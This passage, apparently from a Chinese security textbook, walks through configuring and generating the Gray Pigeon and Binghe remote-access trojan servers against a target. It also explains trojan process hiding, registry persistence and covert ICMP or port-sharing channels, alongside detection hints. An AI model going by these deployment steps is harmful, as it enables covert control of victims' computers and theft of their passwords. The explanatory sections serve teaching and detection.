


图 9.11 免费空间申请

step 3 申请成功后，会得到一个 Web 地址和一个 FTP 管理地址，如图 9.12 所示。

step 4 设置自动上线。打开灰鸽子客户端，选择自动上线，这个版本只有“FTP 更新 IP”，其他版本可能会有点不一样。在需要的地方填写刚刚获得的 ftp 地址信息，然后单击“更新 IP 到 FTP 空间”按钮，如图 9.13 所示。

有的网站对一些敏感文件名称做了过滤，这时需要改一下上传文件名。

step 5 更新成功后可以用浏览器查看刚更新的文件，如图 9.14 所示。

step 6 现在就可以开始配置服务端了。单击灰鸽子客户端的“配置服务程序”按钮，打开如图 9.15 所示对话框。首先填写“自动上线设置”选项卡，其中 IP 通知的地方就填刚才查看到 IP 文件的地址，其他信息都按各自需要进行填写，如图 9.15 所示。

图 9.12 申请成功后的信息

图 9.13 设置自动上线

图 9.14 更新到 FTP 空间中的 IP 内容




图 9.15　服务器配置

step 7　接下来设置“安装选项”选项卡和默认功能，如图 9.16 所示。




图 9.16　设置“安装选项”

step 8　然后配置“启动项设置”选项卡，如图 9.17 所示。




图 9.17　配置启动项设置

step 9　“代理服务”不需要配置，配置“高级选项”选项卡，如图 9.18 所示。

step 10　“插件功能”不需要配置。最后单击“生成服务器”按钮，则会在指定的地方生成一个.exe 的服务端。




图 9.18 配置“高级选项”

step 11 接下来就是如何让对方运行你的程序了，这不在本书的介绍范围内。下面假设对方已经运行了这个程序，则在你的灰鸽子的客户端自动上线处就会出现其机器了，如图 9.19 所示。

图 9.19 自动上线

自动上线之后的所有活动都随客户端自己了，这里就不再详细介绍。

9.2 木马的行为分析

木马的行为是指木马在被种植机器上进行的活动，这些活动包括隐藏、自启动和网络连接。明白了这些内在的知识才能对木马有个完整的认识。首先对木马而言，隐藏自己是一个必须要解决的问题，下面先介绍木马的常用隐藏手段。

9.2.1 木马常用隐藏手段

木马程序的服务端为了避免被发现，多数都要进行隐藏处理。想要隐藏木马的服务器，可以伪隐藏，也可以真隐藏。伪隐藏，就是指程序的进程仍然存在，只不过让它消失在进程列表里；真隐藏则是让程序彻底消失，不以一个进程或者服务的方式工作。

下面分别介绍这两种不同的隐藏方法。

9.2.1.1 伪隐藏技术

伪隐藏的方法是比较容易实现的，对于 Windows NT/2000 等，其方法就是通过 API 的拦截技术，通过建立一个后台的系统钩子，拦截 PSAPI 的 EnumProcessModules 等相关函数，以此实现对进程和服务的遍历调用的控制，当检测到进程 ID（PID）为木马程序的服务端进程时直接跳过，这样就实现了进程的隐藏。金山词霸等软件就是使用了类似的方法，拦截了 TextOutA 和 TextOutW 函数，截获了屏幕输出，实现即时翻译。同样，这种方法也可以用在进程隐藏上。

9.2.1.2 真隐藏技术

当进程为真隐藏时，则此木马的服务端程序运行后，就不应该具备一般进程，也不应该具备服务，即完全地进入了系统的内核。为了达到这个目的，黑客不把服务端程序作为一个应用程序，而将其作为一个其他应用程序的线程，把自身注入其他应用程序的地址空间。这个应用程序对于系统来说，是一个绝对安全的程序，这样就达到了彻底隐藏的效果，也导致查杀黑客程序难度的增加。

最直接的例子就是在灰鸽子程序配置时，会提示使用 IEXPLORE.EXE 启动服务端程序，这就表示是注入到 IEXPLORE.EXE 来进行隐藏的，如图 9.20 所示。

隐藏后，在系统的任务管理器中是无法找到的，如图 9.21 所示。




图 9.20 灰鸽子的隐藏技术




图 9.21 隐藏进程

光凭自己观察是无法发现什么痕迹的，但实际上它已经注入到 IEXPLORE.EXE 并进行连接了。通过工具可以查看，如图 9.22 所示。




图 9.22 发现隐藏的进程

如图 9.22 所示，可以发现 IEXPLORE.EXE 进程其实已经在运行，并且已经被注入，所以给出红色标志。该工具会在后面章节中详细介绍。

至此，大家对黑客的隐藏手段有了一定的了解，下面来看看木马的自启动技术。

9.2.2 木马的自启动技术

为了达到长期控制主机的目的，当主机重启之后必须让木马程序再次运行，这样就需要其具有一定的自启动能力。让程序自启动的方法比较多，常见的有加载程序到启动组、写程序启动路径到注册表等。下面介绍几种常见的方法。

9.2.2.1 加载程序到启动组

如果木马隐藏在启动组，虽然不是十分隐蔽，但那里确实是自动加载运行的好场所，因此还是有木马喜欢在此驻留的。常见的启动组包括：

- “开始”菜单中的启动项，对应的文件夹是 C:\Documents and Settings\用户名\[开始]菜单\程序\启动。
- 注册表[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]项。
- 注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]项。

9.2.2.2 修改文件关联

修改文件关联是木马常用的手段，比方说正常情况下 TXT 文件的打开方式为记事本程序，但一旦感染了木马，则 TXT 文件就会被修改为用木马程序打开，冰河就是这样做的。冰河通过修改 HKEY_CLASSES_ROOT\txtfile\whell\open\command，将%SystemRoot%\system32\NOTEPAD.EXE %1 改为 C:\WINDOWS\SYSTEM\SYSEXPLR.EXE%l，这样，一旦双击一个 TXT 文件，原本应用记事本程序打开该文件，现在却变成启动木马程序了。

9.2.2.3 注册成为服务项

将服务端程序注册为一个自启动的服务也是很多后门应用的手段，其在注册表中的键值是[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\]，可以在这个键值下进行查找，比如灰鸽子就是这样，如图 9.23 所示。




图 9.23 灰鸽子的自启动

以上粗略地介绍了几种常用的木马自启动技术。还有很多其他技术，平台不同方法也就不同，如果读者感兴趣可以去相关安全网站上查阅。

9.2.3 木马连接的隐藏技术

木马程序数据传递的方法最常见的是使用 TCP 和 UDP 传输数据，这种方法通常是利用 Winsock 与目标主机的指定端口建立连接，使用 send 和 recv 等 API 进行数据传递。

这种方法的好处是简单，易于使用，但缺点是隐蔽性比较差，往往容易被一些工具软件发现。例如在命令行状态下使用 netstat 命令，就可以查看到当前活动的 TCP 和 UDP 连接。

```
C:\Documents and Settings\bigball>netstat -n
Active Connections
Proto Local Address Foreign Address State
TCP 192.0.0.9:1032 64.4.13.48:1863 ESTABLISHED
TCP 192.0.0.9:1112 61.141.212.95:80 ESTABLISHED
TCP 192.0.0.9:1135 202.130.239.223:80 ESTABLISHED
TCP 192.0.0.9:1142 202.130.239.223:80 ESTABLISHED
TCP 192.0.0.9:1162 192.0.0.8:139 TIME_WAIT
TCP 192.0.0.9:1169 202.130.239.159:80 ESTABLISHED
TCP 192.0.0.9:1170 202.130.239.133:80 TIME_WAIT
```

但是，黑客仍然可以使用以下两种方法躲避侦察。

◆ **合并端口法**

使用特殊的手段，在一个端口上同时绑定两个 TCP 或者 UDP 连接（比如 80 端口的 HTTP），以达到隐藏端口的目地。

◆ **修改 ICMP 头法**

根据 ICMP（Internet Control Message Protocol）协议进行数据的发送，原理是修改 ICMP 头的构造，加入木马的控制字段。这样的木马具备很多新特点，如不占用端口、使用户难以发觉等。同时，使用 ICMP 可以穿透一些防火墙，从而增加了防范的难度。

之所以具有这种特点，是因为 ICMP 不同于 TCP 和 UDP，ICMP 工作于网络的应用层，不使用 TCP 协议。关于网络层次的结构，如图 9.24 所示。




图 9.24 网络层次结构图

9.3 冰河远程控制

该软件主要用于远程监控，具体功能包括：

- **自动跟踪目标主机屏幕变化，同时可以完全模拟键盘及鼠标输入。**即在被控端屏幕变化的同时，控制端的一切键盘及鼠标操作都将反映在被控端屏幕上（局域网适用）。
- **记录各种口令信息。**包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息。
- **获取系统信息。**包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。
- **限制系统功能。**包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。
- **远程文件操作。**包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了 4 种不同的打开方式：正常、最大化、最小化和隐藏方式）等多项文件操作功能。
- **注册表操作。**包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。
- **发送信息。**以 4 种常用图标向被控端发送简短信息。
- **点对点通讯。**以聊天室形式同被控端进行在线交谈。

其界面如图 9.25 所示。




图 9.25 冰河主界面

9.3.1 配置服务端

首先冰河是一个主动连接型的木马，所以不需要申请中转服务器，直接配置服务端程序即可。在工具栏中单击“配置本地服务器程序”按钮，打开如图 9.26 所示对话框。

图 9.26 配置服务端

首先选择待配置文件，这个文件在冰河目录里；之后进行各种配置，如进行“基本设置”，如图 9.27 所示。

图 9.27 进行“基本设置”

然后切换到“自我保护”选项卡，进行相应的设置，如图 9.28 所示。




图 9.28 进行“自我保护”配置

“邮件通知”不需要进行配置，直接单击“确定”按钮，服务端就配置完毕了。

9.3.2 服务端的基本特征

查看系统进程，会发现 KERNEL32.EXE，如图 9.29 所示。在 C:\WINDOWS\system32 文件夹下会发现 KERNEL32.EXE 文件，如图 9.30 所示。

图 9.29 冰河进程




图 9.30 服务端程序

